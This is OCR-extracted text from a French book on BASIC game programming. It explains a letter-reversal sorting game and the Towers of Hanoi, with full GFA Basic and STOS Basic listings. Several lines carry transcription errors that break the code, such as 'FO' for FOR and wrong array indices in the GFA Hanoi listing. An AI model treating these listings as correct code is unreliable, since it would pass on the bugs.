
**Nombre de lettres à retourner (à partir de la gauche) :**

Lorsque les lettres sont classées dans l'ordre alphabétique, le programme affiche le nombre de coups nécessaires, par exemple :

**Jeu réussi en 15 coups**

## LE PROGRAMME EN DÉTAIL

La logique du programme apparaît dans l'ordinogramme suivant :



Le programme débute par l'affichage du titre et l'initialisation des tableaux de jeu :

```
CLS
PRINT "Jeu du renversé"
PRINT "--- -- --------"
DIM t$(26),t2$(26) ! Tableaux de jeu
PRINT
```

Le tableau **t$** contient les lettres telles qu'elles sont affichées sur l'écran. Le tableau **t2$** est utilisé comme tampon pour effectuer les retournements demandés par le joueur.

Le programme se poursuit en demandant au joueur d'entrer le nombre de caractères à classer :


```
REPEAT
  LOCATE 4,1
  INPUT "Entrez la dimension du jeu (entre 2 et 26) : ";d
```

Lorsque le nombre de caractères entrés n'est pas dans les limites autorisées, un bip sonore est émis à l'aide de deux instructions SOUND :


```
  IF (d<2) OR (d>26) THEN
    SOUND 1,15,#284,20
    SOUND 1,0,0,0,0
  ENDIF
```

La saisie du nombre de caractères se fait à l'intérieur d'une boucle REPEAT UNTIL qui prend fin lorsque le nombre de caractères demandé est compris entre les deux limites autorisées :

```
UNTIL (d>=2) AND (d<=26)
```



Le tirage aléatoire des caractères affichés utilise l'algorithme de l'ordinogramme suivant :





L'instruction RANDOMIZE permet d'initialiser aléatoirement le générateur de nombres pseudo-aléatoires :

```
RANDOMIZE
```

Le code ASCII des lettres à classer est tiré aléatoirement à l'aide de l'instruction RND et rangé dans la variable **a** :

```
FOR i=1 TO d
  REPEAT
    a=65+INT(RND(1)*d)
```

Si le nombre tiré n'a pas déjà été tiré, il est rangé sous la forme du caractère équivalent dans le tableau **t$** :

```
    n=0
    FOR j=1 TO i
      IF t$(j)=CHR$(a) THEN
        n=1
      ENDIF
    NEXT j
  UNTIL n<>1
  t$(i)=CHR$(a)
```

La suite du programme constitue la boucle principale de jeu. Dans un premier temps, l'écran est effacé et le titre du jeu est affiché en haut de l'écran :

```
CLS
PRINT "Jeu du renversé"
PRINT "--- -- --------"
```

Le nombre de lettres bien placées est ensuite calculé à l'aide d'une boucle FOR qui parcourt tous les caractères du tableau **t$**. Le résultat est stocké dans la variable **bp** :

```
bp=0 !Nombre de lettres bien placées
FOR i=1 TO d
  IF t$(i)=CHR$(64+i) THEN
    bp=bp+1
  ENDIF
NEXT i
```

Si le nombre de lettres bien placées est égal au nombre de lettres total, la variable fin est initialisée à 1 :

```
IF bp=d THEN
  fin=1
ENDIF
```

Les lettres sont affichées sur l'écran, selon le contenu du tableau **t$** :

```
LOCATE 10,1
FO i=1 TO d
  PRINT t$(i);" ";
NEXT i
```

Si la variable fin vaut 1, le nombre de coups nécessaires pour terminer la partie est affiché sur l'écran, et la variable **fin** est initialisée à 2 :

```
IF fin=1 THEN
  fin=2
  LOCATE 16,1
  PRINT "Jeu réussi en ";c;" coups"
```

Dans le cas contraire, le nombre de coups joués est incrémenté d'une unité :

```
ELSE
  '
  '  ------ -- ------
  '  Action du joueur
  '  ---------------
  '
  c=c+1 !Nombre de coups + 1
```

et le programme demande au joueur d'entrer le nombre de lettres à retourner :

```
LOCATE 20,1
PRINT "Nombre de lettres à retourner";
INPUT "(à partir de la gauche) : ";nr
```

Si le nombre entré par le joueur n'est pas correct, c'est-à-dire s'il est supérieur au nombre de lettres du jeu, un bip sonore est émis et la demande n'est pas prise en considération. Le joueur perd ainsi un tour :

```
IF nr>d THEN
  SOUND 1,15,#284,20
  SOUND 1,0,0,0,0
```

Si le nombre de lettres à retourner est correct, les nr premières lettres de **t$** sont copiées (dans l'ordre inverse) dans le tableau **t2$** :

```
FOR i=1 TO nr
  t2$(i)=t$(nr+1-i)
NEXT i
```

Ces lettres (maintenant inversées) sont copiées dans le tableau **t$** :

```
FOR i=1 TO nr
  t$(i)=t2$(i)
NEXT i
```

Le nombre de lettres bien placées est enfin calculé à l'aide de la même boucle que précédemment :

```
bp=0 !Nombre de lettres bien placées
FOR i=1 TO d
  IF t$(i)=CHR$(64+i) THEN
    bp=bp+1
  ENDIF
NEXT i
```

La variable fin est initialisée à 1 si toutes les lettres sont bien placées :

```
IF bp=d THEN
  fin=1
ENDIF
```

La boucle principale de jeu prend fin lorsque la variable **fin** vaut 2, c'est-à-dire après l'affichage du score :

UNTIL fin=2

Le listing du programme est le suivant :

```
' ================
' JEU DU RENVERSE
' ================
'
' ------------------------------
' Initialisation de la partie
' ------------------------------
'
CLS
PRINT "Jeu du renversé"
PRINT "-----------------"
DIM t$(26),t2$(26) !Tableaux de jeu
PRINT
REPEAT
  LOCATE 4,1
  INPUT "Entrez la dimension du jeu (entre 2 et 26) : ";d
  IF (d<2) OR (d>26) THEN
    SOUND 1,15,#284,20
    SOUND 1,0,0,0,0
  ENDIF
UNTIL (d>=2) AND (d<=26)
'
' ------------------------
' Tirage aléatoire du jeu
' ------------------------
'
RANDOMIZE
FOR i=1 TO d
  REPEAT
    a=65+INT(RND(1)*d)
    n=0
    FOR j=1 TO i
      IF t$(j)=CHR$(a) THEN
        n=1
      ENDIF
    NEXT j
  UNTIL n<>1
  t$(i)=CHR$(a)
NEXT i
'
' ------------------------
' Déroulement d'une partie
' ------------------------
'
CLS
PRINT "Jeu du renversé"
PRINT "-----------------"
'
```

(suite)

```
'
' ----------------------
' Affichage du jeu
' ----------------------
'
bp=0 !Nombre de lettres bien placées
FOR i=1 TO d
  IF t$(i)=CHR$(64+i) THEN
    bp=bp+1
  ENDIF
NEXT i
IF bp=d THEN
  fin=1
ENDIF
'
REPEAT
  LOCATE 10,1
  FOR i=1 TO d
    PRINT t$(i);" ";
  NEXT i
  IF fin=1 THEN
    fin=2
    LOCATE 16,1
    PRINT "Jeu réussi en ";c;" coups"
  ELSE
    '
    ' ----------------------
    ' Action du joueur
    ' ----------------------
    '
    c=c+1 !Nombre de coups +1
    LOCATE 20,1
    PRINT "Nombre de lettres à retourner ";
    INPUT "(à partir de la gauche) : ";nr
    IF nr>d THEN
      SOUND 1,15,#284,20
      SOUND 1,0,0,0,0
    ELSE
      '
      ' --------
      ' Action
      ' --------
      '
      FOR i=1 TO nr
        t2$(i)=t$(nr+1-i)
      NEXT i
      FOR i=1 TO nr
        t$(i)=t2$(i)
      NEXT i
      '
      ' ------------------------------
      ' Test de la fin du jeu
      ' ------------------------------
      '
      bp=0 !Nombre de lettres bien placées
      FOR i=1 TO d
        IF t$(i)=CHR$(64+i) THEN
          bp=bp+1
        ENDIF
      NEXT i
      IF bp=d THEN
        fin=1
      ENDIF
    ENDIF
  ENDIF
UNTIL fin=2
END
```

# 9/3.3.4

# Les tours de HANOÏ

Nous vous proposons une version informatisée des célèbres tours de HANOÏ. N disques de diamètres différents sont disposés à gauche de l'écran. Le disque dont le diamètre est le plus grand se trouve en bas de la pile. Le disque dont le diamètre est le plus petit se trouve en haut de la pile. Le but du jeu est de déplacer les disques pour les amener sur la tour de droite en un minimum de coups en respectant la règle suivante :

Un disque ne peut être posé que sur une tour vide ou sur un autre disque de diamètre supérieur.

Le programme est proposé en GFA Basic et en Basic STOS. Seule la version STOS sera commentée. Vous n'aurez sans doute aucun mal à comprendre la version GFA correspondante.

## COMMENT UTILISER LE PROGRAMME

Si vous désirez utiliser la version GFA Basic, tapez le listing suivant :

```
REM ==========================
REM LES TOURS DE HANOI
REM ==========================
'
REM ------------------------
REM Programme principal
REM ------------------------
presentation
initialisation
jeu
fin_partie
END
'
'
PROCEDURE beep(note)
  REM ------------------------------------------------------------
  REM Emission d'un beep sonore de fréquence variable
  REM La variable note contient la note à émettre
  REM ------------------------------------------------------------
  SOUND 1,15,note,4,5
  SOUND 1,0,0,0,0
  PAUSE 2
RETURN
'
'
PROCEDURE presentation
  REM ------------------------------------
  REM Affichage de la règle du jeu
  REM ------------------------------------
  CLS
  LOCATE 1,20
  PRINT "Les tours de HANOI"
  LOCATE 2,20
  PRINT "-------------------"
  PRINT
  PRINT "Choisissez le nombre de disques à manipuler. Soit N ce nombre."
  PRINT "N disques apparaissent sur la tour de gauche. Ils doivent etre"
  PRINT "déplacés sur la tour de droite en respectant la règle suivante :"
  PRINT "un disque ne peut se poser que sur un autre de taille inférieure."
  PRINT
  PRINT "Appuyez sur une touche pour commencer à jouer ..."
  ch$=INPUT$(1)
RETURN
'
'
PROCEDURE initialisation
  REM ------------------------------------------------------------
  REM Initialisation des variables et tableaux du jeu
  REM ------------------------------------------------------------
  DIM t(8,3) !Tableau de jeu
  nc=0 !Nombre de coups joués
  REPEAT
    CLS
    PRINT "Entrez le nombre de disques à déplacer (entre 3 et 7) : "
```

(suite)

```
      ch$=INPUT$(1)
      nd=VAL(ch$)
      IF (nd>7) OR (nd<3) THEN
        beep(3)
      ENDIF
    UNTIL (nd>=3) AND (nd<=7)
    FOR j=0 TO 3
      FOR i=0 TO 8
        t(i,j)=0
      NEXT i
    NEXT j
    '
    FOR i=1 TO nd
      t(i,i)=i
    NEXT i
  RETURN
  '
  '
  PROCEDURE jeu
    REM ------------------------------
    REM Déroulement d'une partie
    REM ------------------------------
    REPEAT
      finito=TRUE !Indicateur de fin de partie
      CLS
      ' - - - - - - - - - -
      ' Affichage du jeu
      ' - - - - - - - - - -
      FOR j=1 TO 3
        k=0
        FOR i=1 TO nd
          IF t(i,j)<>0 THEN
            k=k+1
          ENDIF
        NEXT i
        FOR i=1 TO nd
          IF t(i,j)<>0 THEN
            a=j*95+50-5*(8+t(i,j)-nd)
            b=150-12*(k-i)
            c=j*95+60+5*(8+t(i,j)-nd)
            d=b+12
            PBOX a,b,c,d
          ENDIF
        NEXT i
      NEXT j
      ' - - - - - - - - - - -
      ' Saisie du déplacement
      ' - - - - - - - - - - -
      REPEAT
        LOCATE 15,10
        PRINT "Tour de départ : ";
        ch$=INPUT$(1)
        PRINT ch$
        td=VAL(ch$)
```

(suite)

```
      IF (td<1) OR (td>3) OR t(i,td)=0 THEN
        beep(3)
        beep(5)
      ENDIF
    UNTIL (td>=1) AND (td<=3) AND (t(1,td)<>0)
    REPEAT
      LOCATE 16,10
      PRINT "Tour d'arrivée : ";
      ch$=INPUT$(1)
      PRINT ch$
      ta=VAL(ch$)
      IF (ta<1) OR (ta>3) THEN
        beep(3)
        beep(5)
      ENDIF
    UNTIL (ta>=1) AND (ta<=3)
    ' - - - - - -
    ' Déplacement
    ' - - - - - -
    IF (t(1,td)<t(i,ta)) OR (t(1,ta)=0) THEN !Déplacement accepté
      i=0
      REPEAT
        i=i+1
      UNTIL t(i,ta)=0
      FOR j=i-1 TO 1 STEP -1
        t(j+1,ta)=t(j,ta)
      NEXT j
      t(1,ta)=t(1,td)
      i=0
      REPEAT
        i=i+1
      UNTIL t(i,td)=0
      FOR j=1 TO i-1
        t(j,td)=t(j+i,td)
      NEXT j
      t(i,td)=0
    ELSE
      beep(3) !Déplacement impossible
      beep(5)
    ENDIF
    nc=nc+1 !Nombre de coups joués
    FOR i=1 TO nd
      IF t(i,3)<>i THEN
        finito=FALSE
      ENDIF
    NEXT i
  UNTIL finito
RETURN
'
'
PROCEDURE fin_partie
  REM ------------------------------
  REM Affichage du score final
  REM ------------------------------
  CLS
  PRINT "L'empilement a été reconstitué en ";nc;" coups."
RETURN
```



Si vous désirez utiliser la version Basic STOS, entrez le programme suivant :

```
1000 rem ====================
1010 rem LES TOURS DE HANOI
1020 rem ====================
1030 rem
1040 rem ----------------------
1050 rem Programme principal
1060 rem ----------------------
1070 gosub 1240 : rem Présentation
1080 gosub 1440 : rem Initialisation
1090 gosub 1680 : rem Jeu
1100 gosub 2400 : rem Fin de la partie
1110 end
1120 rem
1130 rem
1140 rem ------------------------------------------------------------
1150 rem Emission d'un beep sonore de fréquence variable
1160 rem La variable N contient la note à émettre
1170 rem ------------------------------------------------------------
1180 volume 15
1190 play 1,N,10
1200 volume 0
1210 return
1220 rem
1230 rem
1240 rem ------------------------------
1250 rem Affichage de la règle du jeu
1260 rem ------------------------------
1270 key off : hide : curs off : click off
1280 cls
1290 locate 20,1
1300 print "Les tours de HANOI"
1310 locate 20,2
1320 print "--------------------"
1330 print
1340 print "Choisissez le nombre de disques à manipuler. Soit N ce
nombre."
1350 print "N disques apparaissent sur la tour de gauche. Ils doivent
etre"
1360 print "déplacés sur la tour de droite en respectant la règle
suivante :"
1370 print "un disque ne peut se poser que sur un autre de taille
inférieure."
1380 print
1390 print "Appuyez sur une touche pour commencer à jouer ..."
1400 CH$=input$(1)
1410 return
1420 rem
1430 rem
1440 rem ------------------------------------------------------------
1450 rem Initialisation des variables et tableaux du jeu
1460 rem ------------------------------------------------------------
1470 dim T(8,3) : rem Tableau de jeu
1480 NC=0 : rem Nombre de coups joués
1490 repeat
```

(suite)

```
1500 cls
1510 print "Entrez le nombre de disques à déplacer (entre 3 et 7) : "
1520 CH$=input$(1)
1530 ND=val(CH$)
1540 if (ND>7) or (ND<3) then N=37 : gosub 1140
1550 until (ND>=3) and (ND<=7)
1560 for J=0 to 3
1570 for I=0 to 8
1580 T(I,J)=0
1590 next I
1600 next J
1610 rem
1620 for I=1 to ND
1630 T(I,1)=I
1640 next I
1650 return
1660 rem
1670 rem
1680 rem ------------------------------
1690 rem Déroulement d'une partie
1700 rem ------------------------------
1710 repeat
1720 FIN=true : rem Indicateur de fin de partie
1730 cls
1740 rem - - - - - - - - - -
1750 rem Affichage du jeu
1760 rem - - - - - - - - - -
1770 for J=1 to 3
1780 K=0
1790 for I=1 to ND
1800 if T(I,J)<>0 then K=K+1
1810 next I
1820 for I=1 to ND
1830 if T(I,J)=0 then 1890
1840 A=J*95+50-5*(8+T(I,J)-ND)
1850 B=150-12*(K-I)
1860 C=J*95+60+5*(8+T(I,J)-ND)
1870 D=B+12
1880 bar A,B to C,D
1890 next I
1900 next J
1910 rem - - - - - - - - - - - - - -
1920 rem Saisie du déplacement
1930 rem - - - - - - - - - - - - - -
1940 repeat
1950 locate 10,15
1960 print "Tour de départ : ";
1970 CH$=input$(1)
1980 print CH$
1990 TD=val(CH$)
2000 if (TD<1) or (TD>3) or (T(1,TD)=0) then N=37 : gosub 1140 : N=41 :
gosub 1140
2010 until (TD>=1) and (TD<=3) and (T(1,TD)<>0)
2020 repeat
```

(suite)

```
2030 locate 10,16
2040 print "Tour d'arrivée : ";
2050 CH$=input$(1)
2060 print CH$
2070 TA=val(CH$)
2080 if (TA<1) or (TA>3) then N=37 : gosub 1140 : N=41 : gosub 1140
2090 until (TA>=1) and (TA<=3)
2100 rem - - - - - - -
2110 rem Déplacement
2120 rem - - - - - - -
2130 if (T(1,TD)<T(1,TA)) or (T(1,TA)=0) then 2140 else 2310
2140 I=0
2150 repeat
2160 I=I+1
2170 until T(I,TA)=0
2180 for J=I-1 to 1 step-1
2190 T(J+1,TA)=T(J,TA)
2200 next J
2210 T(1,TA)=T(1,TD)
2220 I=0
2230 repeat
2240 I=I+1
2250 until T(I,TD)=0
2260 for J=1 to I-1
2270 T(J,TD)=T(J+1,TD)
2280 next J
2290 T(I,TD)=0
2300 goto 2320
2310 N=37 : gosub 1140 : N=41 : gosub 1140
2320 NC=NC+1 : rem Nombre de coups joués
2330 for I=1 to ND
2340 if T(I,3)<>I then FIN=false
2350 next I
2360 until FIN
2370 return
2380 rem
2390 rem
2400 rem ------------------------------
2410 rem Affichage du score final
2420 rem ------------------------------
2430 cls
2440 key on : curs on : show : click on
2450 print "L'empilement a été reconstitué en ";NC;" coups."
2460 return
```

Lancez le programme. La règle du jeu est affichée sur l'écran. Appuyez sur une touche du clavier pour commencer à jouer. Choisissez le nombre de disques à manipuler (entre 3 et 7). Les N disques choisis apparaissent sur la tour de gauche.

Choisissez autant de fois que nécessaire :

— la tour de départ,

— la tour d'arrivée ;

pour reconstituer l'empilement sur la tour de droite. Toute action illicite est refusée et signalée par un bip sonore.

Lorsque l'empilement est reconstitué sur la tour de droite, le nombre de coups nécessaires pour y parvenir est affiché sur l'écran.

### LE PROGRAMME EN DÉTAIL

Les premières lignes du programme représentent le programme principal. Les quatre sous-programmes principaux du programme sont activés séquentiellement :

```
1070 gosub 1240 : rem Présentation
1080 gosub 1440 : rem Initialisation
1090 gosub 1680 : rem Jeu
1100 gosub 2400 : rem Fin de la partie
```

et le programme se termine :

```
1110 end
```

Le sous-programme situé entre les lignes 1140 et 1210 permet d'activer le générateur sonore de manière paramétrable. La note à émettre doit être placée dans la variable N avant d'effectuer l'appel de ce sous-programme :

```
1180 volume 15
1190 play 1,N,10
1200 volume 0
```

Le sous-programme situé en 1240 rappelle brièvement la règle du jeu. Auparavant, il :

— efface le rappel des touches de fonction ;

— efface le curseur de la souris ;

— efface le curseur texte ;

— annule le cliquetis des touches du clavier :

```
1270 key off : hide : curs off : click off
```



Ce sous-programme redonne le contrôle au programme principal lorsque le joueur appuie sur une touche de clavier ;

```
1390 print "Appuyez sur une touche pour commencer à jouer..."
1400 CH$=input$(1)
```

Le sous-programme responsable de l'initialisation des variables et tableaux du jeu débute en ligne 1440.

Le tableau de jeu a pour nom T. Il contient en permanence l'état des trois tours ;

```
1470 dim T(8,3) : rem Tableau de jeu
```

La variable NC contient le nombre de coups joués. Elle est initialisée à zéro en début de programme :

```
1480 NC=0 : rem Nombre de coups joués
```

Le joueur doit entrer le nombre de disques à déplacer. Ce nombre est acquis à l'intérieur d'une boucle **repeat until** qui prend fin lorsque le nombre de disques entré est correct :

```
1490 repeat
1500 cls
1510 print "Entrez le nombre de disques à déplacer (entre 3 et 7) :"
1520 CH$=input$(1)
1530 ND=val (CH$)
1540 if (ND>7) or (ND<3) then N=37 : gosub 1140
1550 until (ND>=3) and (ND<=7)
```

Les éléments du tableau de jeu sont initialisés à zéro :

```
1560 for J=0 to 3
1570 for I=0 to 8
1580 T(I,J)=0
1590 next I
1600 next J
```

et les ND disques demandés sont empilés sur la première tour :

```
1620 for I=1 to ND
1630 T(I,1)=I
1640 next I
```

Le sous-programme principal commence en ligne 1680. Dans un premier temps, les disques de chaque tour sont affichés sur l'écran. Le nombre de disques de la tour I est comptabilisé dans la variable K :

```
1790 for I=1 to ND
1800 if T(I,J)<>0 then K=K+1
1810 next I
```

Ils sont ensuite affichés sur l'écran à l'aide d'une instruction **bar**. Les coordonnées extrémales de chaque disque sont calculées dans les variables A, B, C et D :

```
1820 for I=1 to ND
1830 if T(I,J)=0 then 1890
1840 A=J*95+50-5*(8+T(I,J)-ND)
1850 B=150-12*(K-I)
1860 C=J*95+60+5*(8+T(I,J)-ND)
1870 D=B+12
1880 bar A,B to C,D
1890 next I
```

Le programme demande ensuite au joueur d'entrer les tours de départ et d'arrivée.

La tour de départ est mémorisée dans la variable **TD** :

```
1940 repeat
1950 locate 10,15
1960 print "Tour de depart : ";
1970 CH$=input$(1)
1980 print CH$
1990 TD=val (CH$)
```

La valeur entrée par l'utilisateur est contrôlée. Elle doit être comprise entre 1 et 3, et le nombre de disques de la tour spécifiée doit être non nul :

```
2000 if (TD<1) or (TD>3) or (T(1,TD)=0) then N=37 : gosub 1140 : N=41
: gosub 1140
```

La boucle de saisie prend fin lorsque ces conditions sont réunies :

```
2010 until (TD>=1) and (TD<=3) and (T(1,TD)<>0)
```

Une boucle similaire à la précédente permet de saisir le numéro de la tour d'arrivée.

```
2020 repeat
2030 locate 10,16
2040 print "Tour d'arrivee : ";
2050 CH$=input$(1)
2060 print CH$
2070 TA=val (CH$)
2080 if (TA<1) or (TA>3) then N=37 : gosub 1140 : N=41 : gosub 1140
2090 Until (TA>=1) and (TA<=3)
```

Le programme teste ensuite la validité du déplacement demandé. Le déplacement est considéré valide :

— si le disque de la tour de départ est plus petit que le disque de la tour d'arrivée ;

— si aucune tour ne se trouve sur la tour d'arrivée :

```
2130 if (T(1,TD)<T(1,TA)) or (T(1,TA)=0) then 2140 else 2310
```

Si le déplacement est valide, le disque qui se trouve au sommet de la tour de départ est placé au sommet de la tour d'arrivée :

```
2140 I=0
2150 repeat
2160 I=I+1
2170 until T(I,TA)=0
2180 for J=I-1 to 1 step -1
2190 T(J+1,TA)=T(J,TA)
2200 next J
```

et enlevé de la tour de départ :

```
2210 T(1,TA)=T(1,TD)
2220 I=0
2230 repeat
2240 I=I+1
2250 until T(I,TD)=0
2260 for J=1 to I-1
2270 T(J,TD)=T(J+1,TD)
2280 next J
2290 T(I,TD)=0
```

Si le déplacement n'est pas valide, un signal sonore est émis :

```
2310 N=37 : gosub 1140 : N=41 : gosub 1140
```

Dans tous les cas, le nombre de coups joués est incrémenté :

```
2320 NC=NC+1 : rem Nombre de coups joués
```

et le programme teste si tous les disques sont bien positionnés sur la troisième tour :

```
2330 for I=1 to ND
2340 if T(I,3)<>I then FIN=false
2350 next I
```

Si c'est le cas, la variable FIN n'est pas modifiée. Sa valeur TRUE termine la boucle de jeu et redonne le contrôle au programme principal :

```
2360 until FIN
2370 return
```

